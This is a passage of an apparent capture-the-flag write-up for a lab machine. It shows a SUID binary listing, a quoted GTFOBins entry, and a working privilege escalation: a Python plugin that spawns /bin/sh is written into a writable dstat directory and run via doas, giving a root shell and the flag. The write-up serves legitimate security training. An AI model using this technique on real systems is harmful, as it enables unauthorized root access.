     7696     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    14300    464 -rwsr-xr-x   1 root     root         473576 Mar 30  2022 /usr/lib/openssh/ssh-keysign
    16207     24 -rwsr-xr-x   1 root     root          22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
     7700     16 -rwsr-xr-x   1 root     root          14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
     1753     40 -rwsr-xr-x   1 root     root          39144 Feb  7  2022 /usr/bin/umount
     2093     40 -rwsr-xr-x   1 root     root          39144 Mar  7  2020 /usr/bin/fusermount
     1752     56 -rwsr-xr-x   1 root     root          55528 Feb  7  2022 /usr/bin/mount
     1647     68 -rwsr-xr-x   1 root     root          67816 Feb  7  2022 /usr/bin/su
    13720     44 -rwsr-xr-x   1 root     root          44784 Nov 29  2022 /usr/bin/newgrp
     3023     84 -rwsr-xr-x   1 root     root          85064 Nov 29  2022 /usr/bin/chfn
     1724    164 -rwsr-xr-x   1 root     root         166056 Jan 19  2021 /usr/bin/sudo
     3027     68 -rwsr-xr-x   1 root     root          68208 Nov 29  2022 /usr/bin/passwd
     3026     88 -rwsr-xr-x   1 root     root          88464 Nov 29  2022 /usr/bin/gpasswd
     3024     52 -rwsr-xr-x   1 root     root          53040 Nov 29  2022 /usr/bin/chsh
```

GTFO bin

.. / dstat

Star 11,554

Shell | Sudo

`dstat` allows you to run arbitrary `python` scripts loaded as "external plugins" if they are located in one of the directories stated in the `dstat` man page under "FILES":

1. `~/.dstat/`
2. `(path of binary)/plugins/`
3. `/usr/share/dstat/`
4. `/usr/local/share/dstat/`

Pick the one that you can write into.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
mkdir -p ~/.dstat
echo 'import os; os.execv("/bin/sh", ["sh"])' >~/.dstat/dstat_xxx.py
dstat --xxx
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
sudo dstat --xxx
```

This is the only folder we can write.

```
player@soccer:~$ find / -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
/usr/bin/dstat
player@soccer:~$ find / -name dstat -ls  2>/dev/null
   520763      4 drwxr-xr-x   2 root     root         4096 Nov 17  2022 /usr/share/doc/dstat
   520768      4 drwxr-xr-x   3 root     root         4096 Nov 17  2022 /usr/share/dstat
   520971      4 drwxrwx---   2 root     player       4096 Apr 29 22:00 /usr/local/share/dstat
    74929     96 -rwxr-xr-x   1 root     root        97762 Aug  4  2019 /usr/bin/dstat
```

Add the plugin. cmd from GTFO bin.

```
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_aung.py
player@soccer:~$ ls -al /usr/local/share/dstat/
total 12
drwxrwx--- 2 root   player 4096 Apr 30 05:46 .
drwxr-xr-x 6 root   root   4096 Nov 17  2022 ..
-rw-rw-r-- 1 player player   39 Apr 30 05:46 dstat_aung.py
```

You will see the "aung" plugin was added.

```
player@soccer:~$ dstat --list
internal:
        aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,fs,int,int24,io,ipc,load,lock,mem,
        mem-adv,net,page,page24,proc,raw,socket,swap,swap-old,sys,tcp,time,udp,unix,vm,vm-adv,zones
/usr/share/dstat:
        battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,disk-avgrq,disk-svctm,disk-tps,
        disk-util,disk-wait,dstat,dstat-cpu,dstat-ctxt,dstat-mem,fan,freespace,fuse,gpfs,gpfs-ops,
        helloworld,ib,innodb-buffer,innodb-io,innodb-ops,jvm-full,jvm-vm,lustre,md-status,memcache-hits,
        mongodb-conn,mongodb-mem,mongodb-opcount,mongodb-queue,mongodb-stats,mysql-io,mysql-keys,mysql5-cmds,
        mysql5-conn,mysql5-innodb,mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,mysql5-keys,net-packets,
        nfs3,nfs3-ops,nfsd3,nfsd3-ops,nfsd4-ops,nfsstat4,ntp,postfix,power,proc-count,qmail,redis,rpc,
        rpcd,sendmail,snmp-cpu,snmp-load,snmp-mem,snmp-net,snmp-net-err,snmp-sys,snooze,squid,test,
        thermal,top-bio,top-bio-adv,top-childwait,top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,top-int,
        top-io,top-io-adv,top-latency,top-latency-avg,top-mem,top-oom,utmp,vm-cpu,vm-mem,vm-mem-adv,
        vmk-hba,vmk-int,vmk-nic,vz-cpu,vz-io,vz-ubc,wifi,zfs-arc,zfs-l2arc,zfs-zil
/usr/local/share/dstat:
        aung
```

We use doas with dstat because doas has SUID.
We got root.

```
player@soccer:~$ doas /usr/bin/dstat --aung
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see t
ation for alternative uses
  import imp
# id
uid=0(root) gid=0(root) groups=0(root)
# bash
root@soccer:/home/player# id
uid=0(root) gid=0(root) groups=0(root)
root@soccer:/home/player# cat /root/root.txt
31f1cd94af6506a1293375863ac1e54e
root@soccer:/home/player#
```